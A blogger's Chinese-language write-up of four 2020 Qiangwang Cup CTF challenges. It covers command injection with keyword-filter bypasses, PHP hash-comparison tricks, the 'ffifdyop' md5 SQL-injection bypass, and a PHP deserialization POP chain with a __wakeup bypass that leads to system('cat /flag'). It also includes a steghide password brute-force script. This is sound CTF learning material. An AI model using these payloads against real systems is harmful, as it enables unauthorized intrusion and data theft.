

CTF解题-2020年强网杯参赛WriteUp

原创

Tr0e  于 2020-08-29 13:24:57 发布  7074  收藏 42

分类专栏: [CTF之路](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_39190897/article/details/108287362

版权



[CTF之路](#) 专栏收录该内容

17 篇文章 27 订阅

订阅专栏

文章目录

[前言](#)

[强网先锋](#)

[主动](#)

[FunHash](#)

[Web辅助](#)

[Upload](#)

[总结](#)

前言

2020年8月22日9:00 - 8月23日21:00, 参加(划水)了历时36小时的第四届“强网杯”全国网络安全竞赛线上赛。



第一次参加CTF比赛，不可思议（成功傍大佬）地从1800+支队伍中以前10%的排名获得“优胜奖”（成功参与奖），故骄傲（厚脸皮）地记录下比赛wp.....

强网先锋

主动



1、进入网址，给出后台php源码，发现是个代码审计的题：

```
39.96.23.228:10002
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
```

2、通过参数拼接命令，发现存在任意命令执行漏洞：

```
39.96.23.228:10002/?ip=127.0.0.1||echo 123
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
123
```

3、进一步查看本路径下的文件：

```
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
flag.php index.php
```

Elements Console Sources Network Performance Memory Application Security Audits HackBar HackBar

Encryption Encoding SQL XSS LFI XXE Other

LoadUrl SplitUrl Execute

Post data Referer User Agent Cookies Clear ALL

https://blog.csdn.net/weixin_39190897

后台但是过滤了flag关键字，无法直接读取，那么就需要想办法绕过关键字过滤。

【方法1】Base64编码绕过

使用 bash64 编码命令（`cat ./flag.php`）进行绕过，最终Payload：

```
?id=1;cat `echo 'Li9mbGFnLnBocAo=' | base64 -d`:
```

发送请求后查看源码:

```
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
```



【原理】反引号在Linux的命令行中起着命令替换的作用。命令替换是指shell能够将一个命令的标准输出插在一个命令行中任何位置，即完成引用命令的执行，将其结果替换出来。也就是说会将反引号里面 base64 编码进行解码后的命令执行并输出结果返回到命令中。这样即可绕过限制。

【方法2】利用变量去绕过

通过变量赋值，再进行拼接，即可进行绕过，payload:

```
?ip=1;a=f1;b=ag;cat $a$b.php
```


执行请求后查看网页源码:

```
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
```



FunHash



1、访问网页，发现是后台源码，又是php代码审计：

```

<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}

//level 2
if ($_GET["hash2"] == $_GET["hash3"] || md5($_GET["hash2"]) != md5($_GET["hash3"]))
{
    die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"], true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();

?>
level 1 failed

```

2、先看 level 1 的绕过：PHP在处理哈希字符串时，会利用 “!=” 或 “==” 来对哈希值进行比较，它把每一个以“0E”开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以“0E”开头的，那么PHP将会认为他们相同，都是0。故执行以下php脚本：

```

<?php
ini_set('max_execution_time', '0');

$salt = '0e';
$hash = '0e6ciker';

for ($i=1; $i<1000000000000; $i++) {
    if (hash('md4',$salt . $i) == $hash) {
        echo $i;
        break;
    }
    if ($i%1000==0){
        echo $i/1000;
    }
}

echo 'done';

```

执行结果如下：

```
E:\software\phpstudy_pro\Extensions\php\php7.3.4nts
λ php E:\software\phpstudy_pro\WWW\serial\md4.php
251288019done
E:\software\phpstudy_pro\Extensions\php\php7.3.4nts
λ
E:\software\phpstudy_pro\Extensions\php\php7.3.4nts
λ
```

3、再来看看 **level 2** 的绕过：php处理哈希函数时，如果传入的两个参数不是字符串，而是数组，md5()函数无法解出其数值，而且不会报错，就会得到 `===` 强比较的值相等；

4、最后看看 **level 3** 的绕过：ffifdyop 这个字符串被 md5 哈希了之后会变成 276f722736c95d99e921722cf9ed621c，而 Mysql 刚好又会把 hex 转成 ASCII 解释，这个字符串前几位刚好是 ' or '6，因此拼接之后的形式是 `select * from 'admin' where password=' ' or '6xxxx'`，等价于 or 一个永真式，因此相当于万能密码，可以绕过 md5() 函数。

5、最终Payload:

```
?hash1=0e251288019&hash2[]=111&hash3[]=222&hash4=ffifdyop
```

获得Flag如下:

```
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}

//level 2
if ($_GET["hash2"] === $_GET["hash3"] || md5($_GET["hash2"]) != md5($_GET["hash3"]))
{
    die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = ' " . md5($_GET["hash4"], true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();

?>
array(3) { ["id"]=> string(1) "1" ["flag"]=> string(24) "flag{y0u_w1ll_l1ke_h4sh}" ["password"]=> string(32) "641ec1386cb6a65f6831a48be12c8ad1" }
```

Web辅助



下载完附件，是php代码审计，给出了四个php源码文件：

ClearSky > 强网杯 > Pass > Web辅助 > html > html

搜索"html"

名称	修改日期	类型	大小
📁 caches	2020/8/22 15:51	文件夹	
📄 class.php	2020/8/17 8:02	PHP 文件	2 KB
📄 common.php	2020/8/23 17:29	PHP 文件	1 KB
📄 index.php	2020/8/17 8:14	PHP 文件	1 KB
📄 play.php	2020/8/17 7:59	PHP 文件	1 KB

https://blog.csdn.net/weixin_39190897

先来看看源码：

(1) index.php

获取我们传入的username和password，并将其序列化储存：

```

1 <?php
2 @error_reporting(0);
3 require_once "common.php";
4 require_once "class.php";
5
6 if (isset($_GET['username']) && isset($_GET['password'])) {
7     $username = $_GET['username'];
8     $password = $_GET['password'];
9     $player = new player($username, $password);
10    file_put_contents("caches/" . md5($_SERVER['REMOTE_ADDR']), write(serialize($player)));
11    echo sprintf('Welcome %s, your ip is %s\n', $username, $_SERVER['REMOTE_ADDR']);
12 }
13 else {
14     echo "Please input the username or password!\n";
15 }
16
17 ?>

```

https://blog.csdn.net/weixin_39190897

(2) common.php

这里的 read, write 函数有与 '\0\0', chr(0)."".chr(0) 相关的替换操作，还有一个 check() 函数对我们的序列化的内容进行检查，判断是否存在关键字 name，这也是需要绕过的一个地方：

```

1 <?php
2 function read($data) {
3     $data = str_replace('\0\0', chr(0)."".chr(0), $data);
4     return $data;
5 }
6 function write($data) {
7     $data = str_replace(chr(0)."".chr(0), '\0\0', $data);
8     return $data;
9 }
10
11 function check($data)
12 {
13     if (strpos($data, 'name') !== False) {
14         die("Name Pass\n");
15     }
16     else {
17         return $data;
18     }
19 }
20
21 ?>

```

https://blog.csdn.net/weixin_39190897

(3) play.php

在写入序列化的内容之后，访问play.php，如果我们的操作通过了check，然后经过了read的替换操作之后，便会进行反序列化操作：

```
index.php x play.php x common.php x class.php x
1 <?php
2 @error_reporting(0);
3 require_once "common.php";
4 require_once "class.php";
5
6 @$player = unserialize(read(check(file_get_contents("cache/.md5($_SERVER['REMOTE_ADDR'])))));
7 print_r($player);
8 if ($player->get_admin() === 1){
9     echo "FPX Champion\n";
10 }
11 else{
12     echo "The Shy unstoppable\n";
13 }
14 ?>
15
```

https://blog.csdn.net/weixin_39190897

(4) class.php

这里存在着各种类，也是我们构造pop链的关键，我们的目的是为了触发最后的 `cat /flag` 命令：

```
index.php x play.php x common.php x class.php x
1 <?php
2 class player{
3     protected $user;
4     protected $pass;
5     protected $admin;
6
7     public function __construct($user, $pass, $admin = 0){
8         $this->user = $user;
9         $this->pass = $pass;
10        $this->admin = $admin;
11    }
12
13    public function get_admin(){
14        return $this->admin;
15    }
16 }
17
18 class topsolo{
19     protected $name;
20
21     public function __construct($name = 'Riven'){
22         $this->name = $name;
23     }
24
25     public function TP(){
26         if (gettype($this->name) === "function" or gettype($this->name) === "object"){
27             $name = $this->name;
28             $name();
29         }
30     }
31
32     public function __destruct(){
33         $this->TP();
34     }
35 }
36
37 class midsolo{
38     protected $name;
39
40     public function __construct($name){
41         $this->name = $name;
42     }
43
44     public function __construct($name){
45         $this->name = $name;
46     }
47
48     public function __wakeup(){
49         if ($this->name !== 'Yasuo'){
50             $this->name = 'Yasuo';
51             echo "The Yasuo! Me said!\n";
52         }
53     }
54 }
```

https://blog.csdn.net/weixin_39190897

```

48         echo "NO yasuo! NO SOUL!\n";
49     }
50 }
51
52
53 public function __invoke(){
54     $this->Gank();
55 }
56
57 public function Gank(){
58     if (stristr($this->name, 'Yasuo')){
59         echo "Are you orphan?\n";
60     }
61     else{
62         echo "Must Be Yasuo!\n";
63     }
64 }
65 }
66
67 class jungle{
68     protected $name = "";
69
70     public function __construct($name = "Lee Sin"){
71         $this->name = $name;
72     }
73
74     public function KS(){
75         system("cat /flag");
76     }
77
78     public function __toString(){
79         $this->KS();
80         return "";
81     }
82 }
83
84 ?>

```

https://blog.csdn.net/weixin_39190897

本题解题的核心：

- POP链的构造
- __wakeup的绕过
- 关键字“name”检测绕过
- 反序列化字符串逃逸

题目中关键函数释义：

方法	解释
__construct	构造函数，具有构造函数的类会在每次创建新对象时先调用此方法
__destruct	析构函数，析构函数会在到某个对象的所有引用都被删除或者当对象被显式销毁时执行
wakeup	unserialize() 会检查是否存在一个 wakeup() 方法。如果存在，则会先调用
invoke	当尝试以调用函数的方式调用一个对象时， invoke() 方法会被自动调用
stristr()	搜索字符串在另一字符串中的第一次出现，并默认返回字符串的后面剩余部分
__toString()	用于一个类被当成字符串时应怎样回应

POP链

POP链：如果我们需要触发的关键代码在一个类的普通方法中，例如本题的 `system('cat /flag')` 在jungle类中的KS方法中，这个时候我们可以通过相同的函数名将类的属性和敏感函数的属性联系起来。

POP链的构造

这里涉及到三个类，topsolo、midsolo、jungle，其中观察到topsolo类中的TP方法中，使用了\$name()，如果我们将一个对象赋值给\$name，这里便是以调用函数的方式调用了对象，此时会触发invoke方法，而invoke方法存在于midsolo中，invoke()会触发Gank方法，执行了stristr操作。

```
protected $name;

public function __construct($name = 'Riven'){
    $this->name = $name;
}

public function TP(){
    if (gettype($this->name) === "function" or gettype($this->name) === "object"){
        $name = $this->name;
        $name();
    }
}

public function __destruct(){
    $this->TP();
}
}

class midsolo{
protected $name;

public function __construct($name){
    $this->name = $name;
}

public function __wakeup(){
    if ($this->name !== 'Yasuo'){
        $this->name = 'Yasuo';
        echo "No Yasuo! No Soul!\n";
    }
}

public function __invoke(){
    $this->Gank();
}

public function Gank(){
    if (stristr($this->name, 'Yasuo')){
        echo "Are you orphan?\n";
    }
    else{
        echo "Must Be Yasuo!\n";
    }
}
}
```

https://blog.csdn.net/weixin_39190897

我们的最终目的是要触发jungle类中的KS方法，从而cat /flag，而触发KS方法得先触发__toString方法，一般来说，在我们使用echo输出对象时便会触发，例如：

```
<?php
class test{
    function __toString(){
        echo "__toString()";
        return "";
    }
}
$a = new test();
echo $a;
//输出: __toString()
```

在common.php中，我们并没有看到有echo一个类的操作，但是class.php有一个stristr(\$this->name, 'Yasuo')的操作，我们来看一下：

```
<?php
class test{
    function __toString(){
        echo "__toString()";
        return "";
    }
}
$a = new test();
stristr($a,'name');
//输出__toString()
```

所以整个POP链已经构成了:

```
topsolo->__destruct()->TP()->$name()->midsolo->__invoke()->Gank()->stristr()->jungle->__toString()->KS()->system('cat /flag')
```

也就是:

```
<?php
class topsolo{
    protected $name;
    public function __construct($name = 'Riven'){
        $this->name = $name;
    }
}
class midsolo{
    protected $name;
    public function __construct($name){
        $this->name = $name;
    }
}
class jungle{
    protected $name = "";
}
$a = new topsolo(new midsolo(new jungle()));
$exp = serialize($a);
var_dump(urlencode($exp));
?>
```

输出:


```
O%3A7%3A%22topsolo%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00name%22%3B0%3A7%3A%22midsolo%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00name%22%3B0%3A6%3A%22jungle%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00name%22%3Bs%3A0%3A%22%22%3B%7D%7D%7D
```

在 midsolo 中 wakeup 需要绕过, 老套路了: 序列化字符串中表示对象属性个数的值大于真实的属性个数时会跳过 wakeup 的执行, 这里我将1改为2:

```
O%3A7%3A%22topsolo%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00name%22%3B0%3A7%3A%22midsolo%22%3A2%3A%7Bs%3A7%3A%22%00%2A%00name%22%3B0%3A6%3A%22jungle%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00name%22%3Bs%3A0%3A%22%22%3B%7D%7D%7D
O:7:"topsolo":1:{s:7:"\000*\000name";O:7:"midsolo":2:{s:7:"\000*\000name";O:6:"jungle":1:{s:7:"\000*\000name";s:0:"";}}}
```

注意还得对关键字“name”的检测进行绕过:

然后访问 play.php 即可得到flag:



flag(e1e68160-2356-45c3-8028-5c9230d922da) Must Be Yasuo!

Upload

下载题目附件，是一个数据包文件：

learSky > 强网杯 > upload



data.pcapng

1、使用WireShark打开查看：


The screenshot shows Wireshark capturing network traffic. The packet list pane displays a list of packets, with the first packet being an HTTP GET request. The packet details pane shows the structure of the request, including the Hypertext Transfer Protocol section. The packet bytes pane shows the raw data of the request, including the request line and headers.

No.	Time	Source	Destination	Protocol	Length	Data	Data	Info
1	0.000000	192.168.109.1	192.168.109.132	HTTP	564			GET / HTTP/1.1
2	0.002181	192.168.109.132	192.168.109.1	HTTP	650			HTTP/1.1 200 OK (text/html)
3	11.014358	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=1 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=2368
4	11.014360	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=1449 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=2
5	11.014360	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=2897 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=2
6	11.014363	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=4345 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=2
7	11.014364	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=5793 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=2
8	11.014364	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=7241 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=2
9	11.014365	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=8689 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=2
10	11.014366	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=10137 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=
11	11.014367	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=11585 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=
12	11.014367	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=13033 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=
13	11.016436	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=14481 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=
14	11.016437	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=15929 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=
15	11.016438	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=17377 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=
16	11.016441	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=18825 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=
17	11.016441	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=20273 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=
18	11.016442	192.168.109.1	192.168.109.132	TCP	1514			61881 → 80 [ACK] Seq=21721 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=


Frame 1: 564 bytes on wire (4512 bits), 564 bytes captured (4512 bits) on interface 0
> Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_25:4d:82 (00:0c:29:25:4d:82)
> Internet Protocol Version 4, Src: 192.168.109.1, Dst: 192.168.109.132
> Transmission Control Protocol, Src Port: 61876, Dst Port: 80, Seq: 1, Ack: 1, Len: 498
> Hypertext Transfer Protocol

```
0000 00 0c 29 25 4d 82 00 50 56 c0 00 08 08 00 45 00  ..)M..P V....E-
0010 02 26 ff d2 40 00 80 06 9d 28 c0 a8 6d 01 c0 a8  &..@....(.m...
0020 6d 84 f1 b4 00 50 f2 3c 17 d6 0c c4 79 62 80 18  m...P<...yb..
0030 02 02 be 4e 00 00 01 01 08 0a 72 e1 e4 50 01 69  ..N....r..P-i
0040 2f 26 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31  /&GET / HTTP/1.1
0050 0d 0a 48 6f 73 74 3a 20 31 39 32 2e 31 36 38 2e  ..Host: 192.168.
0060 31 30 39 2e 31 33 32 0d 0a 55 73 65 72 2d 41 67  109.132..User-Ag
0070 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30  ent: Moz illa/5.0
0080 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e  (Window s NT 10.
0090 30 3b 20 57 69 6e 36 34 3b 20 78 36 34 3b 20 72  0; Win64 ; x64; r
00a0 76 3a 37 39 2e 30 29 20 47 65 63 6b 6f 2f 32 30  v:79.0) Gecko/20
```

2、过滤查看 HTTP 数据流，追踪 HTTP 流发现 上传图片的请求：



得到两个文件:



4、查看 %5c 文件，获得提示 steghide 隐藏:

```
%5c x steghide.php x
1
2 <html>
3 <meta charset="utf-8">
4 <body>
5 <form action="steghide.php" method="post"
6   enctype="multipart/form-data">
7   <label for="file">文件名:</label>
8   <input type="file" name="file" id="file" />
9   <input type="submit" name="submit" value="提交" />
10 <!--i use steghide with a good password-->
11 </form>
12 </body>
13 </html>
14
```

5、steghide.php 用 notepad++ 打开:


```

| http
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
No.      Time      Source           Destination      Protocol  Length  Data           Data           Info
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 0.000000 192.168.109.1   192.168.109.132 HTTP      564      GET / HTTP/1.1
2 0.002181 192.168.109.132 192.168.109.1   HTTP      650      HTTP/1.1 200 OK (text/html)
25 11.016447 192.168.109.1   192.168.109.132 HTTP      381 e68f90e4baa4  e68f90e4baa4  POST /steghide.php HTTP/1.1 (JPEG JFIF image)
26 11.020433 192.168.109.132 192.168.109.1   HTTP      269      HTTP/1.1 200 OK

<
> Internet Protocol Version 4, Src: 192.168.109.1, Dst: 192.168.109.132
> Transmission Control Protocol, Src Port: 61881, Dst Port: 80, Seq: 31857, Ack: 1, Len: 315
> [23 Reassembled TCP Segments (32171 bytes): #3(1448), #4(1448), #5(1448), #6(1448), #7(1448), #8(1448), #9(1448), #10(1448), #11(1448), #12(1448), #13(1448), #14(1448)
> Hypertext Transfer Protocol
  MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----29061997724503521033788658882"
    [Type: multipart/form-data]
    First boundary: -----29061997724503521033788658882\r\n
    Encapsulated multipart part: (image/jpeg)
      Content-Disposition: form-data; name="file"; filename="steghide.jpg"\r\n
      Content-Type: image/jpeg\r\n
      > JPEG File Interchange Format
      Boundary: \r\n-----29061997724503521033788658882\r\n
    Encapsulated multipart part:
      Last boundary: \r\n-----29061997724503521033788658882--\r\n

<
02e0 70 65 67 0d 0a 0d 0a ff d8 ff e0 00 10 4a 46 49  peg.... .JFI
02f0 46 00 01 01 00 00 01 00 01 00 00 ff db 00 43 00  F.....C.
0300 0a 09 0a 0b 0a 11 0d 0b 15 0b 0e 0e 0d 0f 13 20  .....
0310 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29  .....(.)
0320 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46  -,3:J>36 F7, @WAF
0330 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f  LNRSR2>Z aZP`JQRO
0340 ff db 00 43 01 0b 0e 0e 13 11 13 26 15 15 26 4f  ..C....&.&0
0350 35 2d 35 4f  5-500000 00000000
0360 4f  00000000 00000000
0370 4f  00000000 00000000
0380 4f 4f 4f 4f 4f 4f ff c0 00 11 08 02 44 02 ab 03 01  00000... ..D....

```

https://blog.csdn.net/weixin_39190897

6、接着根据提示把照片丢进 kali 使用 steghide 工具，输入 `steghide info XXX.jpg` 命令提取隐藏信息，发现需要输入密码：

```

root@kali:~
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

root@kali:~/Desktop# cd /root
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public steghide.jpg Templates Videos
root@kali:~# steghide info steghide.jpg
"steghide.jpg":
  format: jpeg
  capacity: 1.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@kali:~# █

```

https://blog.csdn.net/weixin_39190897

7、需要进行密码爆破，找到一个爆破 steghide 密码 sh脚本：

```

#!/bin/bash
for line in `cat $2`;do
  steghide extract -sf $1 -p $line > /dev/null 2>&1
  if [[ $? -eq 0 ]];then
    echo 'password is: '$line
    exit
  fi
done

```

8、本题是个弱口令：123456，执行命令 `steghide extract -sf XXX.jpg` 然后输入密码，得到 flag.txt:

```
root@kali: ~
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

root@kali:~# steghide info steghide.jpg
"steghide.jpg":
  format: jpeg
  capacity: 1.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "flag.txt":
    size: 25.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
root@kali:~# steghide extract -sf steghide.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
root@kali:~# ls
Desktop Documents Downloads flag.txt Music Pictures Public steghide.jpg Templates Videos
root@kali:~# cat flag.txt
flag{te11_me_y0u_like_it}root@kali:~#
```

https://blog.csdn.net/weixin_39190897

Steghide 是一个可以将文件隐藏到图片或音频中的工具，其使用如下：

目的	命令
Linux安装	apt-get install steghide
隐藏文件	steghide embed -cf 1.jpg (图片文件载体) -ef 1.txt (待隐藏文件)
查看图片中嵌入的文件信息	steghide info 1.jpg
提取图片中隐藏的文件	steghide extract -sf 1.jpg

总结

此次参加CTF比赛，最大的感受就是意识到自己有多菜.....被各路大佬吊打。另外感谢队友36小时里的坚持！希望能在网安这条路上越走越远，日益强大！Fighting~